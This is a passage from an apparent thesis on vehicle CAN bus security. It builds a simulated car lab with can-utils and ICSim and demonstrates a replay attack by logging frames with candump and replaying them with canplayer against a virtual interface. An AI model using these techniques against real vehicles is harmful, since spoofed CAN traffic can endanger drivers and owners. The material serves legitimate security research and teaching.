
First, we will install the “can-utils” [117] package in our attack environment. This package is a collection of utilities for SocketCAN, the Linux implementation for CAN protocol. With those utilities a user can display, filter, and log CAN data (“candump”), inject CAN frames (“cansend”), display CAN data using various filters (“cansniffer”) and replay previously captured CAN frames (“canplayer”).



```
ubuntu@canbuspentest:~$ sudo apt install can-utils
[sudo] password for ubuntu:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  can-utils
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 134 kB of archives.
After this operation, 720 kB of additional disk space will be used.
Get:1 http://gr.archive.ubuntu.com/ubuntu jammy/universe amd64 can-utils amd64 2
020.11.0-1 [134 kB]
Fetched 134 kB in 2s (58,2 kB/s)
Selecting previously unselected package can-utils.
(Reading database ... 195342 files and directories currently installed.)
Preparing to unpack .../can-utils_2020.11.0-1_amd64.deb ...
Unpacking can-utils (2020.11.0-1) ...
Setting up can-utils (2020.11.0-1) ...
Processing triggers for man-db (2.10.2-1) ...
```

Image 20: Installing “can-utils” package


As mentioned, for the attacks we will use a virtual vehicle. In order to be able to control it we need to install the "LibSDL" (SDL stands for Simple DirectMedia Layer, a crossplatform development library for computer graphics and audio) development libraries. "LibSDL" is used by the Instrument Cluster Simulator software to draw and animate the virtual dashboard, as well as to access various game controllers which can be used to drive the virtual car in the "ICsim" control application.



```
ubuntu@canbuspentest:~$   sudo apt-get install libsdl2-dev libsdl2-image-dev can-utils
[sudo] password for ubuntu:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
can-utils is already the newest version (2020.11.0-1).
The following additional packages will be installed:
  libasound2-dev libblkid-dev libc-dev-bin libc-devtools libc6-dev
  libcrypt-dev libdbus-1-dev libdecor-0-0 libdecor-0-plugin-1-cairo
  libdpkg-perl libegl-dev libegl1-mesa-dev libffi-dev libfile-fcntllock-perl
  libgl-dev libgles-dev libgles1 libglib2.0-dev libglib2.0-dev-bin
  libglu1-mesa-dev libglvnd-core-dev libglvnd-dev libglx-dev libibus-1.0-dev
  libice-dev libmount-dev libnsl-dev libopengl-dev libpcre16-3 libpcre2-16-0
  libpcre2-dev libpcre2-posix3 libpcre3-dev libpcre32-3 libpcrecpp0v5
  libpthread-stubs0-dev libpulse-dev libsdl2-2.0-0 libsdl2-image-2.0-0
  libselinux1-dev libsepol-dev libsm-dev libsndio-dev libsndio7.0 libtirpc-dev
  libudev-dev libwayland-bin libwayland-dev libx11-dev libxau-dev libxcb1-dev
  libxcursor-dev libxdmcp-dev libxext-dev libxfixes-dev libxi-dev
  libxinerama-dev libxkbcommon-dev libxrandr-dev libxrender-dev libxss-dev
  libxt-dev libxv-dev libxxf86vm-dev linux-libc-dev manpages-dev pkg-config
  python3-distutils rpcsvc-proto uuid-dev x11proto-dev xorg-sgml-doctools
  xtrans-dev zlib1g-dev
```


Image 21: Installing the "LibSDL" library

After installing "LibSDL", we can proceed to install "ICsim" following the instructions in the official GitHub repository page:



```
ubuntu@canbuspentest:~$ sudo apt install git
[sudo] password for ubuntu:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  git-man liberror-perl
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk gitweb
  git-cvs git-mediawiki git-svn
The following NEW packages will be installed:
  git git-man liberror-perl
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 4108 kB of archives.
After this operation, 20,9 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://gr.archive.ubuntu.com/ubuntu jammy/main amd64 liberror-perl all 0.1
7029-1 [26,5 kB]
Get:2 http://gr.archive.ubuntu.com/ubuntu jammy-updates/main amd64 git-man all 1
:2.34.1-1ubuntu1.2 [952 kB]
Get:3 http://gr.archive.ubuntu.com/ubuntu jammy-updates/main amd64 git amd64 1:2
```


Image 22: Installing "git"



```
ubuntu@canbuspentest:~$ git clone https://github.com/zombieCraig/ICSim.git
Cloning into 'ICSim'...
remote: Enumerating objects: 135, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 135 (delta 1), reused 3 (delta 1), pack-reused 130
Receiving objects: 100% (135/135), 1.09 MiB | 2.72 MiB/s, done.
Resolving deltas: 100% (68/68), done.
ubuntu@canbuspentest:~$ cd ICSim/
ubuntu@canbuspentest:~/ICSim$ ls
art          data     lib.c  lib.o    Makefile   setup_vcan.sh
controls.c   icsim.c  lib.h  LICENSE  README.md
```


Image 23: Fetching the GitHub repository of "ICsim"

Since we will be installing the simulator from source, we also need to install the required build tools:



```
ubuntu@canbuspentest:~/ICSim$ sudo apt install build-essential
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu dpkg-dev fakeroot g++
  g++-11 gcc gcc-11 libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libasan6 libatomic1 libbinutils libcc1-0
  libctf-nobfd0 libctf0 libfakeroot libgcc-11-dev libitm1 liblsan0
  libquadmath0 libstdc++-11-dev libtsan0 libubsan1 lto-disabled-list
Suggested packages:
  binutils-doc debian-keyring g++-multilib g++-11-multilib gcc-11-doc
  gcc-multilib autoconf automake libtool flex bison gcc-doc gcc-11-multilib
  gcc-11-locales libstdc++-11-doc
The following NEW packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu build-essential dpkg-dev
  fakeroot g++ g++-11 gcc gcc-11 libalgorithm-diff-perl
  libalgorithm-diff-xs-perl libalgorithm-merge-perl libasan6 libatomic1
  libbinutils libcc1-0 libctf-nobfd0 libctf0 libfakeroot libgcc-11-dev libitm1
  liblsan0 libquadmath0 libstdc++-11-dev libtsan0 libubsan1 lto-disabled-list
0 upgraded, 28 newly installed, 0 to remove and 0 not upgraded.
Need to get 47,4 MB of archives.
After this operation, 156 MB of additional disk space will be used.
```


Image 24: Installing the required build tools to compile "ICsim"



```
ubuntu@canbuspentest:~/ICSim$ make
gcc -I/usr/include/SDL2   -c -o icsim.o icsim.c
gcc -I/usr/include/SDL2 -o icsim icsim.c lib.o -lSDL2 -lSDL2_image
gcc -I/usr/include/SDL2   -c -o controls.o controls.c
gcc -I/usr/include/SDL2 -o controls controls.c -lSDL2 -lSDL2_image
```

Image 25: Compiling "ICsim"


After installing "ICsim", we can use the script contained in the repository to enable the virtual CAN interface "vcan0". The commands contained in the script can be seen in the image below:



```
ubuntu@canbuspentest:~$ cd ICSim/
ubuntu@canbuspentest:~/ICSim$ cat setup_vcan.sh
sudo modprobe can
sudo modprobe vcan
sudo ip link add dev vcan0 type vcan
sudo ip link set up vcan0
ubuntu@canbuspentest:~/ICSim$ sh setup_vcan.sh
ubuntu@canbuspentest:~/ICSim$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.91.135  netmask 255.255.255.0  broadcast 192.168.91.255
        inet6 fe80::9c2a:1c51:aa90:7ae2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:80:e1:bb  txqueuelen 1000  (Ethernet)
        RX packets 312389  bytes 462553075 (462.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 55358  bytes 3565829 (3.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4761  bytes 476573 (476.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4761  bytes 476573 (476.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vcan0: flags=193<UP,RUNNING,NOARP>  mtu 72
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000
 (UNSPEC)
        RX packets 8500798  bytes 55655641 (55.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8500798  bytes 55655641 (55.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ubuntu@canbuspentest:~/ICSim$ 
```

Image 26: Setup the virtual CAN interface ("vcan0")

And finally, we are ready to start our virtual vehicle upon which we will be launching the various attacks:




```
ubuntu@canbuspentest:~/ICSim$ ./controls vcan0
Name: Sony Interactive Entertainment Wireless Controller
Number of Axes: 6
Number of Buttons: 13
Name: Sony Interactive Entertainment Wireless Controller
Number of Axes: 6
Number of Buttons: 13
```

```
ubuntu@canbuspentest:~/ICSim$ ./icsim vcan0
Using CAN interface vcan0
```

Image 27: The virtual vehicle is up and running

Since the virtual vehicle is started, we can use “Wireshark” [118] or “cansniffer” [117] to view the CAN frames that are broadcasted in the virtual interface:


*vcan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
ubuntu@canbuspentest: ~
wireshark_vcan0EPYTM1.pcapng
Packets: 19112 · Displayed: 19112 (100.0%) · Dropped: 0 (0.0%)
Profile: Default

```
No.     Time         Source   Destination   Protocol  Length Info
   9056 2.295371823                         CAN       32 ID: 432 (0x1b0), Length: 7
   9057 2.295374380                         CAN       32 ID: 464 (0x1d0), Length: 8
   9058 2.295374733                         CAN       32 ID: 464 (0x1d0), Length: 8
   9059 2.296085352                         CAN       32 ID: 580 (0x244), Length: 5
   9060 2.296087981                         CAN       32 ID: 580 (0x244), Length: 5
   9061 2.296522394                         CAN       32 ID: 358 (0x166), Length: 4
   9062 2.296524617                         CAN       32 ID: 358 (0x166), Length: 4
   9063 2.298056273                         CAN       32 ID: 344 (0x158), Length: 8
   9064 2.298058822                         CAN       32 ID: 344 (0x158), Length: 8
   9065 2.298071885                         CAN       32 ID: 353 (0x161), Length: 8
   9066 2.298072305                         CAN       32 ID: 353 (0x161), Length: 8
   9067 2.299865851                         CAN       32 ID: 401 (0x191), Length: 7
   9068 2.299867881                         CAN       32 ID: 401 (0x191), Length: 7

> Frame 9062: 32 bytes on wire (256 bits), 32 bytes captured (256 bits) on interface vcan0, id 0
> Linux cooked capture v1
v Controller Area Network, ID: 358 (0x166), Length: 4
    .... .... .... .... .... .001 0110 0110 = ID: 358 (0x166)
    0... .... .... .... .... .... .... .... = Extended Flag: False
    .0.. .... .... .... .... .... .... .... = Remote Transmission Request Flag: False
    ..0. .... .... .... .... .... .... .... = Error Message Flag: False
    Frame-Length: 4
    Reserved: 000000
    Padding: 00000000
v Data (4 bytes)
    Data: d0320009
    [Length: 4]

0000  00 01 01 18 00 00 00 00  00 00 00 00 00 00 00 0c   ········ ········
0010  66 01 00 00 04 00 00 00  d0 32 00 09 00 00 00 00   f······· ·2······
```

```
ubuntu@canbuspentest:~$ cansniffer vcan0

00|ms | ID  | data ...     < vcan0 # l=20 h=100 t=500 slots=28 >
00019 | 039 | 00 0C                    ..
00010 | 095 | 80 00 07 F4 00 00 00 35 .......5
00009 | 133 | 00 00 00 00 89           .....
00009 | 136 | 00 02 00 00 00 00 00 0C ........
00010 | 13A | 00 00 00 00 00 00 00 0A ........
00010 | 13F | 00 00 00 05 00 00 00 00 ........
00009 | 143 | 6B 6B 00 C2              kk..
00010 | 158 | 00 00 00 00 00 00 00 0A ........
00009 | 161 | 00 00 05 50 01 08 00 3A ...P...:
00009 | 164 | 00 00 C0 1A A8 00 00 22 ......."
00009 | 166 | D0 32 00 09              .2..
00010 | 17C | 00 00 00 00 10 00 00 03 ........
00009 | 183 | 00 00 00 09 00 00 10 02 ........
00008 | 18E | 00 00 4D                 ..M
00009 | 191 | 01 00 90 A1 41 00 21    ....A.!
00020 | 1A4 | 00 00 00 08 00 00 00 01 ........
00020 | 1AA | 7F FF 00 00 00 00 68 01 ......h.
00018 | 1B0 | 00 0F 00 00 00 01 48    ......H
00018 | 1CF | 80 05 00 00 00 2D       .....-
00018 | 1D0 | 00 00 00 00 00 00 00 0A ........
00018 | 1DC | 02 00 00 2A              ...*
99999 | 21E | 03 E8 37 45 22 06 10    ..7E"..
```

Image 28: Examine the CAN frames that are broadcasted on the interface

After finishing the virtual environment setup, we can now interact with the virtual CAN interface the same way as we would if it belonged to a physical vehicle. Apart from just viewing the frames that are being broadcasted, we can also get an idea of how the car would respond to each frame due to the setup of “ICsim” dashboard. Note that in order to generate the desired CAN frames we can use either the keyboard or a game controller. In the table below you can see the keys and the corresponding actions that are performed in the virtual vehicle:

Function	Key
Accelerate	Up Arrow (↑)
Left/Right Turn Signal	Left/Right Arrow (←/→)
Unlock Front L/R Doors	Right-Shift+A, Right-Shift+B
Unlock Back L/R Doors	Right-Shift+X, Right-Shift+Y
Lock All Doors	Hold Right Shift Key, Tap Left Shift
Unlock All Doors	Hold Left Shift Key, Tap Right Shift


Table 5: Keyboard mappings of vehicle actions

Replay attack

In this section we will demonstrate that it is possible to perform a replay attack against any default implementation of the CAN protocol. As mentioned in the previous section of the thesis, the standard CAN version does not implement any security measures that would prevent or detect such an attack.

In order to perform this type of attack we don't necessarily have to know which frame corresponds precisely to which action. We can just simulate the driving of the vehicle by pressing the keys, capture the frames, and then use the "canplayer" tool to replay them in the CAN bus.


While keeping the controlling window and the dashboard application open, we can start to log all the traffic in the virtual CAN interface using the following command:



```
ubuntu@canbuspentest:~$ candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2022-06-09_205619.log'
```

Image 29: Log CAN traffic on the virtual interface

The usage of the tool is very simple, we just use the "-l" argument to specify the desired interface. While capturing the frames we perform several actions on the car, such as accelerating and using the turn indicators. Then we stop "candump" so as to close the file "candump-2022-06-09_205619.log". Next, with the following command we can replay the captured packets:



```
ubuntu@canbuspentest:~$ candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2022-06-09_205619.log'
^Cubuntu@canbuspentest:~$ canplayer -I candump-2022-06-09_205619.log
```

Image 30: Replay the previously captured CAN frames

By running the above command, we can see that our previously captured actions are now depicted in the dashboard even though we are not pressing any more keys. Also notice that we don't have to specify the target interface ("vcan0"), because "canplayer" will replay the packets on the same interface they were captured on.





Image 31: "ICsim" dashboard depicting our previously captured driving behavior

Packet Injection Attack

